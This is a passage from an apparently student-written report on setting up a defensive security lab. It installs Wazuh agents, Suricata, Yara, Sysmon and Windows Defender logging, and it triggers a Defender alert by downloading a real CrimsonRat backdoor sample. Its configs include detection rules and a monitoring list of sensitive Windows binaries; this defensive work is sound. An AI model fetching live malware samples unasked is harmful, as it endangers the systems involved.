


Figure 74: installation des agents Wazuh sur les machines linux

We can now install the Wazuh-agent on our ubuntu machines :

```
$ apt install wazuh-agent
```

```

ubuntu@ubuntu:~$ sudo /var/ossec/bin/manage_agents -i MDAyIHVldW50dS0yNCx0TiUMT
Y4LjExLjEwNSBmZTJkZDQ0MjhiZjExMDgwYmVkZDU5Y2NiYzY5ZTA4YVYwZjZlI1YzViY2JhZjM2N2ZlY2
Q2ZDJmZTdmYmU2ZmFj

Agent information:
ID:002
Name:ubuntu-24
IP Address:192.168.11.105

Confirm adding it?(y/n):

```

Figure 75:agent wazuh (linux)

We edit the configuration file with our IP (Wazuh server):

```

ubuntu@ubuntu: ~
GNU nano 7.2 /var/ossec/etc/ossec.conf *
<!--
Wazuh - Agent - Default configuration for ubuntu 24.04
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <client>
    <server>
      <address>192.168.11.107</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>ubuntu, ubuntu24, ubuntu24.04</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>

```

Figure 76:config agent Wazuh (linux)

Install suricata :

```

$ sudo apt install software-properties-common
$ add-apt-repository ppa:oisf/suricata-stable
$ sudo apt update
$ sudo apt install suricata -y
$ Edit the suricata conf :
$ sudo nano /etc/suricata/rules/local.rules

```

add the following:

```

alert icmp any any -> $HOME_NET any (msg:"THIS IS AN ICMP Ping"; sid:1; rev:1;)

```

```

$ sudo nano /etc/suricata/suricata.yaml
$ sudo suricata-update
$ sudo systemctl enable suricata
sudo systemctl start suricata
$ sudo systemctl status suricata

```

config Wazuh-agent:

```

$ sudo nano /var/ossec/etc/ossec.conf

```

add the following:

```

<ossec_config>
  <localfile>
    <log_format>json</log_format>
    <location>/var/log/suricata/eve.json</location>
  </localfile>
</ossec_config>

```

Restart Wazuh-manager

Yara :

Installing Yara in our linux endpoints :

```

$ sudo apt update
$ sudo apt install -y make gcc autoconf libtool libssl-dev pkg-config jq

```



```
<decoder name="yara_decoder1">
  <parent>yara_decoder</parent>
  <regex>wazuh-yara: (\S+) - Scan result: (\S+) (\S+)</regex>
  <order>log_type, yara_rule, yara_scanned_file</order>
</decoder>
```

Then add : `/var/ossec/etc/ossec.conf`

```
<ossec_config>
  <command>
    <name>yara_linux</name>
    <executable>yara.sh</executable>
    <extra_args>-yara_path /usr/local/bin -yara_rules /tmp/yara/rules/yara_rules.yar</extra_args>
    <timeout_allowed>no</timeout_allowed>
  </command>

  <active-response>
    <command>yara_linux</command>
    <location>local</location>
    <rules_id>100300,100301</rules_id>
  </active-response>
</ossec_config>
```

Restart serveur :

```
$ sudo systemctl restart wazuh-manager
```

Windows 10 pro /11 machines:




Figure 77: Deployment des agent Wazuh (Windows)

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.5.4-1.msi -OutFile ${env:tmp}\wazuh-agent.msi; msixec.exe /i ${env:tmp}\wazuh-agent.msi /q WAZUH_MANAGER='192.168.11.107' WAZUH_REGISTRATION_SERVER='192.168.11.107' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='win11'
```

7 Start the agent

NET

```
NET START Wazuh
```

Figure 78: Command Powershell pour installer l'agent Wazuh




Figure 79: installation Wazuh agent sur windows 10




Figure 80: Installation sur Windows 11

Chapter 5 : Simulation Attack et defence

1-Nist 800-53 Compliance

2-threat hunting for IOC

3-Alerts ,ticket management, IR

4-Automatisation du workflow

5-Attacks simulation with Atomic Redteam

6-Rapports et Documentation

NIST 800-53: A Cybersecurity Framework

NIST 800-53 is a cybersecurity framework developed by the National Institute of Standards and Technology (NIST).

NIST 800-53 specifies the security and confidentiality mechanisms and controls that federal information systems in the United States must implement and comply with. The US government makes compliance with these requirements mandatory for organizations and entities that handle and manage federal data.

Although NIST guidelines and recommendations are primarily targeted at US federal agencies, they are widely used and respected by organizations in other sectors and countries as well. In fact, many industries and organizations have adopted the NIST Cybersecurity Framework as the basis for their own cybersecurity practices.

We will demonstrate several use cases that show how to use Wazuh's capabilities and modules to comply with NIST 800-53 controls:

- **Visualization and Dashboard**
- **Log Data Analysis**
- **Security Configuration Assessment**
- **Malware Detection**
- **File Integrity Monitoring**
- **System Inventory**
- **Vulnerability Detection**
- **Active Response**
- **Threat Intelligence**

We will now proceed to install Sysmon and configure Wazuh to achieve optimal attack detection conforming to NIST 800-53:

Links for installing Sysmon et sysmonconfig-export.xml :

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

<https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml>




Figure 81: Instalation Sysmon




Figure 82: Installation Sysmon-config file

Download file in same directory as Sysmon:




Figure 83: Sysmon programme

Start Sysmon :




Figure 84: lancement de Sysmon

Windows Defender:

Edit : /var/ossec/etc/shared/default/agent.conf





Figure 85: config Wazuh pour Windows Defender

Restart Wazuh:



We will download a common malware to test if we receive windows defender logs :




Figure 86: Test Windows defender

We can see that Windows Defender detected the malware and that we received an alert on our Wazuh server:




Figure 87: Example D'alert Windows Defender

data.win.system.message

"Antivirus Microsoft Defender a entrepris une action pour protéger cet ordinateur contre des logiciels malveillants ou d'autres logiciels potentiellement indésirables.

Pour plus d'informations, reportez-vous aux éléments suivants :

<https://go.microsoft.com/fwlink/?linkid=37020&name=Backdoor:MSIL/CrimsonRat.A&threatid=2147910657&enterprise=0>

Nom : Backdoor:MSIL/CrimsonRat.A

ID : 2147910657

Gravité : Grave

Catégorie : Porte dérobée

Chemin : file:_C:\Users\Administrateur\Downloads\9e563505-c81d-4a43-9700-c4a747b4c8ca.tmp

Origine de la détection : Ordinateur local

Type de détection : Concret

Source de détection : Protection en temps réel

Utilisateur : AUTORITE NT\Systeme

Nom du processus : C:\Program Files (x86)\ossec-agent\wazuh-agent.exe

Action : Quarantaine

Figure 88: Details Alert Windows Defender

Sysmon :

Download config xml file :

https://github.com/wazuh/wazuh-ruleset/blob/master/rules/0595-win-sysmon_rules.xml

Create win-sysmon-rules.xml in same directory:

```
[root@localhost etc]# cd /var/ossec/
[root@localhost ossec]# ls
active-response  api      bin  framework  lib  queue  stats  var
agentless       backup  etc  integrations  logs  ruleset  tmp     wodles
[root@localhost ossec]# cd etc
[root@localhost etc]# ls
client.keys  internal_options.conf  lists  localtime  ossec.conf.bk  rules  sslmanager.cert
decoders     key.txt                local_internal_options.conf  ossec.conf  rootcheck  shared  sslmanager.key
[root@localhost etc]# cd rules
[root@localhost rules]# ls
local_rules.xml
[root@localhost rules]# nano win_sysmon_rules.xml
```

Figure 89 : Creation du fichier win-sysmon-rules.xml

Copy paste in created file:



```
GNU nano 5.6.1 win_sysmon_rules.xml Modified
<!--
- Sysmon rules
- Created by Wazuh, Inc.
- Copyright (C) 2015-2020, Wazuh Inc.
- This program is a free software; you can redistribute it and/or modify it under the terms of GPLv2.
-->

<group name="sysmon,">

  <rule id="184665" level="0">
    <if_sid>18100</if_sid>
    <match>Microsoft-Windows-Sysmon/Operational: INFORMATION(1)</match>
    <description>Sysmon - Event 1</description>
    <group>sysmon_event1,</group>
  </rule>


  <rule id="185000" level="0">
    <if_sid>18100</if_sid>
    <match>Microsoft-Windows-Sysmon/Operational: INFORMATION(2)</match>
    <description>Sysmon - Event 2</description>
    <group>sysmon_event2,</group>
  </rule>

  <rule id="185001" level="0">
    <match>Microsoft-Windows-Sysmon/Operational: INFORMATION(3)</match>
    <description>Sysmon - Event 3</description>
    <group>sysmon_event3,</group>
  </rule>

</group>
```

Figure 90: fichier win-sysmon-rules.xml

We edit the OSSEC configuration file of our Wazuh agent on our Windows machine:



```
*ossec - Bloc-notes
Fichier Edition Format Affichage Aide
<log_format>eventchannel</log_format>
<query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
EventID != 5152 and EventID != 5157]</query>
</localfile>

<localfile>
<location>System</location>
<log_format>eventchannel</log_format>
</localfile>

<localfile>
<location>Microsoft-Windows-Sysmon/Operational</location>
<log_format>eventchannel</log_format>
</localfile>
```

Figure 91: Config agent Wazuh pour Sysmon

Puis on redemare l'agent Wazuh:

```
PS C:\windows\system32> NET STOP Wazuh
Le service Wazuh a été arrêté.
PS C:\windows\system32> NET START Wazuh
Le service Wazuh a démarré.
PS C:\windows\system32>
```

Figure 92: redemarrage de l'agent Wazuh

Now we can monitor system logs thanks to Sysmon

File integrity monitoring :

We add to the Wazuh agent's configuration file:

```
*ossec - Bloc-notes
Fichier Edition Format Affichage Aide
<!-- 32-bit programs. -->
<directories recursion_level="0" restrict="at.exe|attrib.exe|cacls.exe|cmd.exe|eventcreate.exe|ftp.exe|lsass.exe|net.exe|net1.exe|nets
<directories recursion_level="0">%WINDIR%\System32\drivers\etc</directories>
<directories recursion_level="0" restrict="WMIC.exe">%WINDIR%\System32\wbem</directories>
<directories recursion_level="0" restrict="powershell.exe">%WINDIR%\System32\WindowsPowerShell\v1.0</directories>
<directories recursion_level="0" restrict="winrm.vbs">%WINDIR%\System32</directories>

<directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup</directories>
<directories report_changes="yes" check_all="yes" realtime="yes">C:\Users\Administrateur\Downloads</directories>

<ignore>%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini</ignore>

<ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>

<!-- Windows registry entries to monitor. -->
```

Figure 93: Config agent Wazuh pour File Integrity monitoring

To test, we can create a file in the Downloads folder, for example:

